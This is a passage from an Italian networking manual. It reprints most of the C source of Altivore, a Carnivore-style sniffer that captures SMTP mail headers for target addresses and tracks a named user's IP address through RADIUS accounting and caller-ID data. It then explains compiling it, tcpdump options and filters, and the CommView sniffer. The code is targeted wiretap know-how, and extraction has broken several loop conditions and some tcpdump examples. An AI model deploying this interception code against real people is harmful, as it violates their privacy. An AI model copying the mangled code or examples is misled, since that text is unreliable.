 * data at the end of the headers.
 */
int
isEmailHeader(const unsigned char buf[], int offset, int max_offset)
{
    int leading_space = 0;
    int saw_colon = 0;

    while (offset < max_offset && isspace(buf[offset])) {
        offset++; /*strip leading whitespace*/
        leading_space++;
    }

    if (offset >= max_offset)
        return FALSE; /*empty lines are not a header*/

    if (buf[offset] == '>')
        return FALSE;

    while (offset < max_offset) {
        if (buf[offset] == ':')
            saw_colon = TRUE;
        offset++;
    }

    if (saw_colon)
        return TRUE;
    if (leading_space)
        return TRUE;
    return FALSE;
}
```

```
/**
 * This function processes a single TCP segment sent by the client
 * to the SMTP server.
 */
int
sniffSmtp(Carnivore *carn, TcpCnxn *rhs, int tcp_flags,
              const unsigned char buf[], int offset, int max_offset)
{
    TcpCnxn *cx;
    int length;

    /* Lookup the TCP connection record to see if we are saving
     * packets on the indicated TCP connection. */
    cx = cxLookup(carn, rhs, IGNORE_IF_NOT_FOUND);

    /* Process data within this TCP segment */
    length = max_offset - offset;
    if (length > 0) {

        if (cx == NULL) {
            /* Add a record for this connection whenever we see a
             * an address in an envelope. */
            if (SMTP_COMMAND(buf, offset, max_offset, "RCPT TO:"))
                cx = cxLookup(carn, rhs, ADD_IF_NOT_FOUND);
            if (SMTP_COMMAND(buf, offset, max_offset, "MAIL FROM:"))
                cx = cxLookup(carn, rhs, ADD_IF_NOT_FOUND);
        }

        if (cx != NULL) {
            switch (cx->state) {
            case parsing_envelope:
                match_email(carn, MAIL_FROM,
                                    buf, offset, max_offset, cx);

                match_email(carn, RCPT_TO,
                                    buf, offset, max_offset, cx);

                if (SMTP_COMMAND(buf, offset, max_offset, "DATA")) {
                    if (cx->do_filter)
                        cx->state = parsing_message;
                    else
                        cx->do_remove = TRUE;
                }
                if (SMTP_COMMAND(buf, offset, max_offset, "QUIT"))
                    cx->do_remove = TRUE;
                if (SMTP_COMMAND(buf, offset, max_offset, "RSET"))
                    cx->do_remove = TRUE;
                if (SMTP_COMMAND(buf, offset, max_offset, "ERST"))
                    cx->do_remove = TRUE;
                break;
            case parsing_message:
                if (MODE(carn, mode_email_headers)) {
                    int i;
                    char tbuf[64];
                    formatNow(tbuf, sizeof(tbuf));
                    logprint(carn, "--- %08X->%08X %s ---\n",
                        cx->client_ip, cx->server_ip, tbuf);

                    /*Parse just the headers from the first packet*/
                    for (i=offset; i 8 &&
                          startsWith((char*)buf+offset, "Subject:"))
                            logprint(carn, "Subject: \n");
                        else {
                            /*Write line to log file*/
                            logprint(carn, "%.*s", len, buf+offset);
                        }
                        offset += len;
                    }
                    logprint(carn,"---EOM---\n");
                    cx->do_remove = TRUE;
                    cx->do_filter = FALSE;
                    carn->do_filter = FALSE;
                }
                if (SMTP_IS_DOT(buf, offset, max_offset))
                    cx->do_remove = TRUE;
                break;
            }
```

```
        }
    }

    if (cx) {

        if (cx->do_filter)
            carn->do_filter = TRUE;

        if (cx->filter_one_frame) {
            carn->do_filter = TRUE;
            cx->filter_one_frame = FALSE;
        }

        if (cx->do_remove
            || (tcp_flags & TCP_RST) || (tcp_flags & TCP_FIN))
            cxRemove(carn, rhs);
    }

    return 0;
}


/**
 * RADIUS protocol information we parse out of a packet. In the
 * future versions of this software, we are going to need to
 * store these records over time; for now, we just parse the
 * protocol into this normalized structure.
 */
struct RadiusRecord
{
    int radius_client;
    int radius_server;
    int nas_ip;
    int nas_port;
    int direction;
    int code;
    int xid;
    int status;
    char *user_name;
    char *caller_id;
    char *called_phone;
    char *session_id;
    int ip_address;
    int session_duration;
};
typedef struct RadiusRecord RadiusRecord;

/** Frees the allocated information */
void
radFree(RadiusRecord *rad)
{
    FREE(rad->user_name);
    FREE(rad->caller_id);
    FREE(rad->called_phone);
    FREE(rad->session_id);
}


/**
 * Process a single RADIUS command that we saw on the network.
 * For right now, we are primarily going to process radius
 * accounting packets, as these are the ones most likely to give
 * us solid information.
 */
void
radProcess(Carnivore *carn, RadiusRecord *rad)
{
    enum {account_start=1, account_stop=2};
    if (rad->code == 4 || rad->code == 5) {
        /* ACCOUNTING packet: This packet contains an accounting
         * record. Accounting records will often contains IP address
         * assignments that normal authentication packets won't.*/
        if (rad->user_name && matchName(rad->user_name,
                strlen(rad->user_name), &carn->radius_accounts)) {
            /* Found Alice! Therefore, we going add add Alice's
             * IP address to the list of IP addresses currently
             * being filtered. Conversely, if this is a stop
```

```
             * packet, then we will delete the IP address from
             * our list. */
            if (rad->status == account_start)
                add_integer(&carn->ip, rad->ip_address);
            else {
                /* Default: any unknown accounting message should
                 * trigger us to stop capturing data. If we make a
                 * mistake, we should err on the side of not
                 * collecting data. */
                del_integer(&carn->ip, rad->ip_address);
            }
            carn->do_filter = TRUE; /*capture this packet*/
        }

        /* Double-check: Look to see if the IP address belongs to
         * another person.*/
        else if (has_integer(&carn->ip, rad->ip_address, 0)) {
            /* The names did not match, yet we have seen some sort
             * of packet dealing with the account that we are
             * monitoring. This is bad -- it indicates that we might
             * have dropped a packet somewhere. Therefore, we are
             * going to immediately drop this packet.*/
            del_integer(&carn->ip, rad->ip_address);
            carn->do_filter = TRUE; /*capture this packet*/
        }
    }

}


/**
 * This function sniffs RADIUS packets off the network, then passes
 * the processed RADIUS information to another function that
 * deals with the content.
 */
int
sniffRadius(Carnivore *carn, int ip_src, int ip_dst,
              const unsigned char buf[], int offset, int max_offset)
{
    RadiusRecord recx = {0};
    RadiusRecord *rad = &recx;
    const static int minimum_length = 20;
    int code;
    int xid;
    int radius_length;
    int i;

    if (carn->radius_accounts.length == 0)
        return 0; /*not scanning radius*/

    if (max_offset - offset <= minimum_length)
        return 0; /*corrupt*/

    /* Parse the RADIUS header info and verify */
    code = ex8(buf, offset+0);
    if (code < 1 || code > 5)
        return 0; /*unknown command/operationg*/
    xid = ex8(buf, offset+1);
    radius_length = ex16(buf, offset+2);
    if (offset + radius_length > max_offset)
        return 0; /*packet corrupt*/
    else if (offset + radius_length < minimum_length)
        return 0; /*packet corrupt*/
    else if (max_offset > offset + radius_length)
        max_offset = offset + radius_length; /*ignore padding*/

    /* Verify the attributes field */
    for (i=offset+minimum_length; i max_offset)
            return 0;
        i += len;
    }


    /* Grab the IP addresses of the client (the Network Access
     * Server like Livingston) and the RADIUS authentication
     * server. */
    if (code == 1 || code == 4) {
```

```
        rad->radius_client = ip_src;
        rad->radius_server = ip_dst;
    } else {
        rad->radius_client = ip_dst;
        rad->radius_server = ip_src;
    }
    rad->code = code;
    rad->xid = xid;

    /* Parse the attributes field */
    for (i=offset+minimum_length; i max_offset)
            break;
        i += len;
        len -= 2;

        switch (type) {
        case 1: /*User-Name*/
            /*Lots of names appear to have a trailing nul that we
             *should strip from the end of the name.*/
            if (len > 1 && buf[data_offset+len-1] == '\0')
                len--;
            setString(&rad->user_name, buf, data_offset, len);
            break;
        case 2: /*User-Password*/
            break;
        case 4: /*NAS-IP-Address*/
            rad->nas_ip = ex32(buf,data_offset);
            break;
        case 5: /*NAS-Port*/
            rad->nas_port = ex32(buf,data_offset);
            break;
        case 8: /*Framed-IP-Address*/
            rad->ip_address = ex32(buf,data_offset);
            break;
        case 19: /*Callback-Number*/
        case 20: /*Callback-Id*/
            /*TODO: sounds like something we might want to record*/
            break;
        case 30: /*Called-Station-Id*/
            /*Find out the phone number of the NAS. This could be
             *important in cases where the evidence will later be
             *correlated with phone records.*/
            setString(&rad->called_phone, buf, data_offset, len);
            break;
        case 31: /*Calling-Station-Id*/
            /*True "trap-and-trace"! Assuming that caller-id is
             *enabled, this will reveal the phone number of the
             *person dialing in.*/
            setString(&rad->caller_id, buf, data_offset, len);
            break;
        case 40: /*Acct-Status-Type*/
            /*When scanning accounting packets, this is critical in
             *order to be able to detect when the service starts and
             *stops.*/
            rad->status = ex32(buf,data_offset);
            if (rad->status < 1 || 8 < rad->status)
                rad->status = 2; /*STOP if unknown*/
            break;
        case 44: /*Acct-Session-Id*/
            setString(&rad->session_id, buf, data_offset, len);
            break;
        case 46: /*Acct-Session-Time*/
            /*Could be interesting information to collect*/
            if (len == 4)
                rad->session_duration = ex32(buf,data_offset);
            break;
        }
    }

    /* The data was parsed from the RADIUS packet, now process that
     * data in order to trigger on the suspect.*/
    radProcess(carn, rad);
    radFree(rad);
    return 0;
}

struct iphdr {
```

```
    int offset;
    int proto;
    int src;
    int dst;
    int data_offset;
    int max_offset;
};
struct tcphdr {
    int offset;
    int src;
    int dst;
    int seqno;
    int ackno;
    int flags;
    int data_offset;
};


/**
 * This packet is called for each packet received from the wire
 * (or from test input). This function will parse the packet into
 * the consituent IP and TCP headers, then find which stream the
 * packet belongs to, then parse the remaining data according
 * to that stream.
 */
int
sniffPacket(Carnivore *carn, const unsigned char buf[],
                int max_offset, time_t timestamp, int usecs)
{
    struct iphdr ip;
    struct tcphdr tcp;
    TcpCnxn cn;

    /* Make sure that we have a frame long enough to hold the
     * Ethernet(14), IP(20), and UDP(8) or TCP(20) headers */
    if (max_offset < 14 + 20 + 20)
        return 1; /* packet fragment too small */

    if (ex16(buf,12) != 0x0800)
        return 1; /*not IP ethertype */

    /*IP*/
    ip.offset = 14; /*sizeof ethernet_header*/
    if (IP_VERSION(buf,ip.offset) != 4)
        return 1;
    ip.proto = IP_PROTOCOL(buf,ip.offset);
    ip.src = IP_SRC(buf,ip.offset);
    ip.dst = IP_DST(buf,ip.offset);
    ip.data_offset = ip.offset + IP_SIZEOF_HDR(buf,ip.offset);
    if (max_offset > IP_TOTALLENGTH(buf,ip.offset) + ip.offset)
        ip.max_offset = IP_TOTALLENGTH(buf,ip.offset) + ip.offset;
    else
        ip.max_offset = max_offset;

    /* If sniffing somebody's IP address, then sift for it */
    if (MODE(carn, mode_ip_content)
                        && has_integer(&carn->ip, ip.src, ip.dst))
        carn->do_filter = TRUE;

    if (ip.proto == 6) {
        /*TCP*/
        tcp.offset = ip.data_offset;
        tcp.dst = TCP_DST(buf,tcp.offset);
        tcp.src = TCP_SRC(buf,tcp.offset);
        tcp.flags = TCP_FLAGS(buf,tcp.offset);
        tcp.seqno = TCP_SEQNO(buf,tcp.offset);
        tcp.ackno = TCP_ACKNO(buf,tcp.offset);
        tcp.data_offset = tcp.offset
                                + TCP_SIZEOF_HDR(buf,tcp.offset);

        if (MODE(carn, mode_server_access)) {
            /* We are watching for when the user attempts to access
             * servers of a specific type (HTTP, FTP, etc.). This
             * only tracks SYNs; though we could change the code
             * to track all packets. */
            if ((tcp.flags & TCP_SYN)
                && has_integer(&carn->ip, ip.src, ip.src)
```

```
                && has_integer(&carn->ip, tcp.dst, tcp.dst)) {
                char tbuf[64];
                formatNow(tbuf, sizeof(tbuf));
                logprint(carn, "%s, %d.%d.%d.%d, %d.%d.%d.%d, %d\n",
                    tbuf, P_IP_ADDR(ip.src), P_IP_ADDR(ip.dst),
                    tcp.dst);
            }
        }
        else
        switch (tcp.dst) {
        case 25:
            cn.server_ip = ip.dst;
            cn.client_ip = ip.src;
            cn.server_port = tcp.dst;
            cn.client_port = tcp.src;
            cn.server_seqno = tcp.ackno;
            cn.client_seqno = tcp.seqno;
            sniffSmtp(carn, &cn, tcp.flags | TCP_TO_SERVER,
                            buf, tcp.data_offset, ip.max_offset);
            break;
        }
    } else if (ip.proto == 17) {
        /*UDP*/
        tcp.offset = ip.data_offset;
        tcp.dst = TCP_DST(buf,tcp.offset);
        tcp.src = TCP_SRC(buf,tcp.offset);
        tcp.data_offset = tcp.offset + 8;
        if (tcp.dst == 1812 || tcp.dst == 1813
            || tcp.dst == 1645 || tcp.dst == 1646
            || tcp.src == 1812 || tcp.src == 1813
            || tcp.src == 1645 || tcp.src == 1646) {
            /* This looks like a RADIUS packet, either using the
             * old port number or the new one. We are going to
             * track both RADIUS authentication packets as well
             * as accounting packets (depending upon whwere we
             * are tapped into the network, we might see one,
             * the other, or both).*/
            sniffRadius(carn, ip.src, ip.dst,
                            buf, tcp.data_offset, ip.max_offset);
        }

    }

    /* If one of the filters was successful, then save this packet
     * to the tracefile. This is only done*/
    if (carn->do_filter)
        carnSavePacket(carn, buf, max_offset, timestamp, usecs);

    return 0;
}


/**
 * A callback function that handles each packet as the 'libpcap'
 * subsystem receives it from the network.
 */
void pcapHandlePacket(unsigned char *carn,
    const struct pcap_pkthdr *framehdr, const unsigned char *buf)
{
    int max_offset = framehdr->caplen;
    sniffPacket((Carnivore*)carn, buf, max_offset,
        framehdr->ts.tv_sec, framehdr->ts.tv_usec);
}





/**
 * Sets the mode of operation according to the input parameter.
 */
void
carnSetMode(Carnivore *carn, const char *value)
{
    if (startsWith(value, "email-head"))
        carn->mode = mode_email_headers;
    else if (startsWith(value, "email-addr"))
```

```
        carn->mode = mode_email_headers;
    else if (startsWith(value, "server-access"))
        carn->mode = mode_server_access;
    else if (startsWith(value, "email-content"))
        carn->mode = mode_email_content;
    else if (startsWith(value, "ip-content"))
        carn->mode = mode_ip_content;
    else
        carn->mode = -1;
}

/**
 * Parses the IP address. I use this rather than the sockets
 * inet_addr() for portability reasons.
 */
int
my_inet_addr(const char addr[])
{
    int num = 0;
    int offset=0;

    while (addr[offset] && !isalnum(addr[offset]))
        offset++;

    for (; addr[offset]; offset++) {
        char c = addr[offset];
        if (isdigit(c))
            num = (num&0xFFFFFF00) | (((num&0xFF)*10) + (c - '0'));
        else if (c == '.')
            num <<= 8;
        else
            break;
    }

    return num;
}


/**
 * Reads in the configuration from a a file such as "altivore.ini".
 */
void
carnReadConfiguration(Carnivore *carn, const char filename[])
{
    FILE *fp;

    fp = fopen(filename, "r");
    if (fp == NULL)
        perror(filename);
    else {
        char line[1024];

        /* For all lines within the file */
        while (fgets(line, sizeof(line), fp)) {
            char *name = line;
            char *value;
            while (*name && isspace(*name))
                name++; /*strip leading whitespace*/
            if (*name == '\0' || ispunct(*name))
                continue;/*ignore blank lines and comments*/
            value = strchr(name, '=');
            if (value == NULL)
                continue; /*ignore when no equals sign*/
            else
                value++; /*skip the equals itself*/
            while (*value && isspace(*value))
                value++; /*strip leading whitespace*/
            while (*value && isspace(value[strlen(value)-1]))
                value[strlen(value)-1] = '\0'; /*strip trailing WS*/

            if (startsWith(name, "mode"))
                carn->mode = parseMode(value);
            else if (startsWith(name, "email.address"))
                straAddElement(&carn->email_addresses, value);
            else if (startsWith(name, "radius.account"))
                straAddElement(&carn->radius_accounts, value);
            else if (startsWith(name, "ip.address"))
```

```
                add_integer(&carn->ip, my_inet_addr(value));
            else if (startsWith(name, "tracefile"))
                setString(&carn->tracefile, value, 0, -1);
            else if (startsWith(name, "logfile"))
                setString(&carn->logfile, value, 0, -1);
            else if (startsWith(name, "testinput"))
                straAddElement(&carn->testinput, value);
            else if (startsWith(name, "interface"))
                straAddElement(&carn->interfaces, value);
            else if (startsWith(name, "server.port"))
                add_integer(&carn->ip, strtol(value,0,0));
            else
                fprintf(stderr, "bad param: %s\n", line);
        }
        fclose(fp);
    }
}


/**
 * Process a test input file.
 */
void
processFile(Carnivore *carn, const char filename[])
{
    char errbuf[1024]; /*TODO: how long should this be?*/
    pcap_t *hPcap;

    /* Open the file */
    hPcap = pcap_open_offline(filename, errbuf);
    if (hPcap == NULL) {
        fprintf(stderr, "%s: %s\n", filename, errbuf);
        return; /*ignore this file and go onto next*/
    }

    /* Pump packets through it */
    for (;;) {
        int packets_read = pcap_dispatch(
                                hPcap, /*handle to PCAP*/
                                10,        /*next 10 packets*/
                                pcapHandlePacket, /*callback*/
                                (unsigned char*)carn /*canivore*/
                                );
        if (packets_read == 0)
            break;
    }

    /* Close the file and go onto the next one */
    pcap_close(hPcap);
}


/**
 * Sniff the wire for packets and process them using the libpcap
 * interface
 */
void
processPackets(Carnivore *carn, const char devicename[])
{
    int traffic_seen = FALSE;
    int total_packets_processed = 0;
    pcap_t *hPcap;
    char errbuf[1024];

    hPcap = pcap_open_live(    (char*)devicename,
                            2000,    /*snap len*/
                            1,        /*promiscuous*/
                            10,        /*10-ms read timeout*/
                            errbuf
                            );
    if (hPcap == NULL) {
        fprintf(stderr, "%s: %s\n", devicename, errbuf);
        return;
    }

    /* Pump packets through it */
    for (;;) {
```

```
        int packets_read;

        packets_read = pcap_dispatch(
                                hPcap, /*handle to PCAP*/
                                10,        /*next 10 packets*/
                                pcapHandlePacket, /*callback*/
                                (unsigned char*)carn /*canivore*/
                                );
        total_packets_processed += packets_read;
        if (!traffic_seen && total_packets_processed > 0) {
            fprintf(stderr, "Traffic seen\n");
            traffic_seen = TRUE;
        }
    }

    /* Close the file and go onto the next one */
    pcap_close(hPcap);
}

/*----------------------------------------------------------------*/
int
main(int argc, char *argv[])
{
    int i;
    Carnivore *carn;

    printf("--- ALTIVORE ---\n");
    printf("Copyright (c) 2000 by Network ICE Corporation\n");
    printf("Public disclosure of the source code does not\n");
    printf("constitute a license to use this software.\n");
    printf("Use \"altivore -?\" for help.\n");

    /* Create the carnivore subsystem */
    carn = (Carnivore*)malloc(sizeof(Carnivore));
    memset(carn, 0, sizeof(*carn));


    /* Read configuration info from "altivore.ini". */
    carnReadConfiguration(carn, "altivore.ini");

    /* Parse all the options from the command-line. Normally,
     * you wouldn't have any command-line options, you would
     * simply use the configuration file above. */
    for (i=1; iemail_addresses, argv[i]);
        else switch (argv[i][1]) {
            case 'h':
                add_integer(&carn->ip, my_inet_addr(argv[i]+2));
                break;
            case 'i':
                straAddElement(&carn->interfaces, argv[i]+2);
                break;
            case 'l':
                setString(&carn->logfile, argv[i]+2, 0, -1);
                break;
            case 'm':
                carn->mode = parseMode(argv[i]+2);
                break;
            case 'p':
                add_integer(&carn->port, strtol(argv[i]+2,0,0));
                break;
            case 'r':
                straAddElement(&carn->testinput, argv[i]+2);
                break;
            case 'w':
                setString(&carn->tracefile, argv[i]+2, 0, -1);
                break;
            case '?':
                printf("Options:\n"
                    " address to filter for, e.g.:\n"
                    "  rob@altivore.com (exact match)\n"
                    "  *@altivore.com (partial match)\n"
                    "  * (match all emails)\n"
                    );
                printf("-h\n"
                    "\tIP of host to sniff\n");
                printf("-i\n"
                    "\tNetwork interface to sniff on\n");
```

```
                printf("-l\n"
                    "\tText-output logging\n");
                printf("-m\n"
                    "\tMode to run in, see docs\n");
                printf("-p\n"
                    "\tServer port to filter on\n");
                printf("-r\n"
                    "\tTest input\n");
                printf("-w\n"
                    "\tEvidence tracefile to write packets to\n");
                return 1;
            default:
                fprintf(stderr, "Unknown parm: %s\n", argv[i]);
                break;
        }
    }

    /* Print the configuration for debugging purposes */
    printf("\tmode = %s\n", modeNames[carn->mode]);
    if (carn->tracefile)
        printf("\ttracefile = %s\n", carn->tracefile);
    if (carn->logfile)
        printf("\tlogfile = %s\n", carn->logfile);
    for (i=0; iip.count; i++)
        printf("\tip = %d.%d.%d.%d\n", P_IP_ADDR(carn->ip.list[i]));
    for (i=0; iport.count; i++)
        printf("\tport = %d\n", carn->port.list);
    for (i=0; iemail_addresses.length; i++)
        printf("\temail.address = %s\n", carn->email_addresses.str[i]);
    for (i=0; iradius_accounts.length; i++)
        printf("\tradius.accounts = %s\n", carn->radius_accounts.str[i]);
    for (i=0; itestinput.length; i++)
        printf("\ttestinput = %s\n", carn->testinput.str[i]);
    for (i=0; iinterfaces.length; i++)
        printf("\tinterface = %s\n", carn->interfaces.str[i]);

    /* Testing only: user can specify tracefiles containing network
     * traffic for test purposes. */
    if (carn->testinput.length > 0) {
        int i;
        for (i=0; itestinput.length; i++)
            processFile(carn, carn->testinput.str[i]);
        return 0;
    }

    /* Open adapters and rea*/
    if (carn->interfaces.length > 0) {
        /*TODO: allow multiple adapters to be opened*/
        char *devicename = carn->interfaces.str[0];
        processPackets(carn, devicename);
    } else {
        char *devicename;
        char errbuf[1024];
        devicename = pcap_lookupdev(errbuf);
        if (devicename == NULL)
            fprintf(stderr, "%s\n", errbuf);
        else
            processPackets(carn, devicename);
    }

    return 0;
}
```

Il file appena visto può essere compilato sia in ambiente Linux che in ambiente Windows grazie al porting della libreria TCPDUMP fatta da un Università italiana.
Il programma CARNIVORE ha suscitato moltissime polemiche in quanto rappresenta il massimo nell'ambito della violazione della privacy.
Mentre gli altri tipi di sniffer sono orientati all'intercettazione dei dati che viaggiano su certi segmenti di rete in modalità RAW, ovvero senza distinzione sulla loro tipologia , qui quello che viene sniffato sono delle entità che costituiscono il principale metodo di comunicazione.
In ambiente linux la compilazione avviene con :

```
gcc altivore.c -lpcap -Ipcap -o altivore
```

TCPDUMP

La libreria Windump può essere prelevata dal sito

http://netgroup-serv.polito.it/winpcap/

mentre il sito di TCPDUMP è

http://www.tcpdump.org/

La compilazione in ambiente windows deve includere a livello di link I files di libreria “libpcap.lib", "user32.lib" e "wsock32.lib" le quali si trovano nelle directory create dall’installazione del pacchetto.
TCPDUMP in ambiente Linux può essere anche utilizzato in modo interattivo per eseguire lo sniffing dei segmenti di rete.
Questo esegue il capture dei pacchetti che viaggiano su una certa interfaccia di rete di un sistema.
La sintassi per poterlo usare è la seguente :

TCPDUMP [-adeflnNOpqStv][-c count][-F file] [-i interface][-r file][-s snaplen]
[-T type][-w file][expression]

WINDUMP possiede due speciali opzioni e precisamente :

[-D][-B size]

In alcuni casi la sintassi viene riportata come segue

tcpdump [**-d**] [**-e**] [**-f**] [**-I**] [**-n**] [**-N**] [**-O**] [**-p**] [**-q**] [**-S**] [**-t**] [**-v**] [**-x**] [**-c** *Count*] [**-F** *File*] [**-i** *Interface*] [**-r** *File*] [**-s** *Snaplen*] [**-w** *File*] [*Expression*]

La visualizzazione dei dati relativi ai pacchetti viene fatto da TCPDUMP mediante la stampa degli header che viaggiano su una determinata interfaccia di rete del sistema in analisi.
Le opzioni di TCPDUMP hanno i seguenti significati :

-a	Cerca di convertire gli indirizzi di rete e di broadcast in nomi
-c	Esce dopo aver ricevuto il numero count di pacchetti
-d	Esegue il dump dei pacchetti individuati in una forma comprensibile
-dd	Esegue il dump come frammenti di codice C
-ddd	Esegue il dump come numeri decimali
-e	Stampa l’header relativo al livello di link per ogni line per cui si è eseguito il dump
-f	Stampa gli indirizzi come numeri invece che come simboli
-F	Utilizza un file come input legato alle espressioni da usare come filtri.
-i	Utilizza l’interfaccia per il listing
-l	Bufferiza le linee di stdout.
-n	Non converte gli indirizzi in numeri
-N	Non stampa i nomi qualificati di dominio abbinati all’host. In altre parole con questo flag vedrete www invece di www.nic.it
-O	Non esegue l’ottimizzatore per la ricerca del codice dentro ai pacchetti.
-p	Non mette l’interfaccia in modo promiscuo
-q	Quick output
-r	Legge I pacchetti da file
-s	Tronca di snaplen bytes i pacchetti di dati invece di usare il valore di 68.
-T	Forza i pacchetti selezionati dall’espressione ad essere interpretati secondo un determinato tipo il quale può essere RPC (Remote Procedura Call), rtp (Real Time Applications protocol), rtpc (Real Time Applications Control Protocol), vat (Visual Audio Tool) e wb (White board)
-S	Stampa il numero di sequenza TCP assoluto invece di quello relativo.
-t	Non stampa il tempo ogni linea

-tt	Stampa in modo non formattato il tempo
-v	Modo verboso
-vv	Un output più verboso
-w	Scrive i pacchetti in modo raw
-x	Stampa ogni pacchetto in modo esadecimale

Quelle che seguono sono le primitive utilizzabili permesse.

dst host *Host*	Vero se il valore di IP del campo di destinazione è lo stesso della variabile Host.
src host *Host*	Verpo se il valore di IP del campo sorgente è lo stesso della variabile Host.
host *Host*	Vero se il valore di uno degli IP di sorgente o destinazione del pacchetto è uguale a quello della variabile Host. Qualsiasi delle seguenti espressioni **host** possono essere preapposte dalle parole **ip**, **arp**, or **rarp** : **ip host** *Host* Se la variabile Host è il nome di un IP multiplo ogni indirizzo viene testato.
dst net *Net*	Vero se l' IP dell'indirizzo di destinazione del pacchetto ha un numero di Net uguale a quello della variabile Net.
src net *Net*	Vero se il valore di IP della sorgente ha un numero di Net uguale a quello della variabile Net.
net *Net*	Vero se il valore dell' IP di sorgente o di destinazione ha il valore di rete uguale a quello della variabile Net.
dst port *Port*	Vero se il pacchetto è TCP/IP (Transmission Control Protocol/Internet Protocol) o IP/UDP (Internet Protocol/User Datagram Protocol) e possiede come porta di destinazione il valore specificato nella variabile Port. Loa porta può essere un numero o un nome specificato in */etc/services*. Se viene usato un nome sia le porte che il protocollo sono testati. Se invece viene usato un numero oppure un nome ambiguo solo il numero di porta viene testato.
src port *Port*	Vero se il valore della porta è lo stesso di quello della variabile Port.
port *Port*	Vero se il valore della porta sorgente o destinazione è lo stesso di quello specificatpo dentro alla variabile Port..Qualsiasi espressione **port** può essere anteposto con I termini **tcp** or **udp**: **tcp src port** *port* che permette di identificare solo I pacchetti TCP.
less *Length*	Vero se il pacchetto ha una lunghezza minore o uguale a *Length*. **len** < = *Length*.
greater *Length*	Vero se il pacchetto ha una lunghezza maggiore o uguale alla variabile *Length*. **len** > = *Length*
ip proto *Protocol*	Vero se il pacchetto è di protocollo di tipo Protocol il cui nome può essere **icmp**, **udp**, o **tcp**.
ip broadcast	Vero se il pacchetto è di broadcast.

ip multicast	Vero se il pacchetto è di tipo IP multicast.
proto *Protocol*	Vero se il pacchetto è di un protocollo di tipo Protocol il quale può essere **ip**, **arp**, o **rarp**.
ip, **arp**, **rarp**	Abreviazione per: **proto** *p* dove *p* iè uno dei citati protocolli.
tcp, **udp**, **icmp**	Abreviazione per : **ip proto** *p* dove *p* è uno dei protocolli listati.

Le primitive possono essere messe insieme tramite gli operatori **`and`**, **`or`**, e **`not`**.
Il formato generico del protocollo TCP è il seguente :

```
src  >  dst: flags data-seqno ack win urg options
```

I seguenti sono esempi di utilizzo :

1. Per stampare tutti I pacchetti che partono da devo:

```
tcpdump host devo
```

2. Per stampare tutto il traffico tra gil e devo o bevo:

```
tcpdump ip host gil and \(devo bevo\)
```

3. Per stampare tutti I pacchetti IP tra bevo e qualsiasi host tranne gil:

```
tcpdump ip host bevo and bevo gil
```

4. Per stampare tutto il traffico tra local hosts e gli hosts o la rete 192.100.192:

```
tcpdump net 192.100.192
```

5. Per stampare il traffico escluso il sorgente e non destinato al local hosts:

```
tcpdump ip and not net localnet
```

6. Per stampare il pacchetto di partenza e di fine di ogni comunicazione TCP che non coinvolge il local host:

```
tcpdump \(tcp[13] \& 3 !=0 and not src and dst net localnet\)
```

7. Per stampare tutti I pacchetti ICMP che non sono richieste di echo o repliche:

```
tcpdump \(icmp[0] !=8 and icmp[0] !=0\)
```

8. Per stampare immediatamente le informazioni dei pacchetti:

```
tcpdump -I
```


9. Per specificare un interfaccia token-ring:

```
tcpdump -i tr0
```

10. Per stampare le informazioni dei pacchetti in un file *TraceInfo*:

```
tcpdump -wTraceInfo
```

COMMVIEW


Uno dei pacchetti più comodi in ambiente Windows per eseguire lo sniffing è sicuramente CommView il quale dispone di moltissime particolarità che permettono di settare sia le caratteristiche di visualizzazione che quelle di filtraggio.
CommView permette inoltre di gestire automaticamente del file di LOG i quali possono essere utili per monitorare le caratteristiche delle trasmissioni su un determinato segmento di rete.
Ripeto questo concetto del segmento in quanto deve essere chiaro che da un sistema è possibile solo vedere i pacchetti che passano sulle interfacce di questo in quanto in effetti lo sniffer altro non fa se non visualizzare i dati dentro agli header dei pacchetti stessi.
Chiaramente dopo aver intercettato il pacchetto il fatto di filtrarlo o loggarlo è semplicemente frutto di una serie di funzioni aggiuntive del pacchetto stesso.
Come abbiamo visto precedentemente sotto Unix TCPDUMP costituisce l'esempio di un ottimo sniffer il quale interfacciandosi ai driver di rete visualizza i dati dei pacchetti.
Generalmente i pacchetti come CommView installano all'interno del sistema dei driver aggiuntivi i quali unendosi con quelli esistenti permettono al pacchetto di intercettare i dati che transitano su una certa interfaccia.

Il formato di visualizzazione dei pacchetti avviene in una finestra come elenco di delle connessioni attive.
In ciascuna linea vengono visualizzati IP Locale, IP Remoto, pacchetti in IN, OUT, porte interessate, nome degli hosts e bytes trasferiti.
L'immagine precedente visualizza la prima maschera di CommView quella in cui vengono visualizzati i dati come abbiamo appena detto.
Il software memorizza le catene di pacchetti legati a ciascuna connessione e quindi è in grado di visualizzare ciascuno di questi.

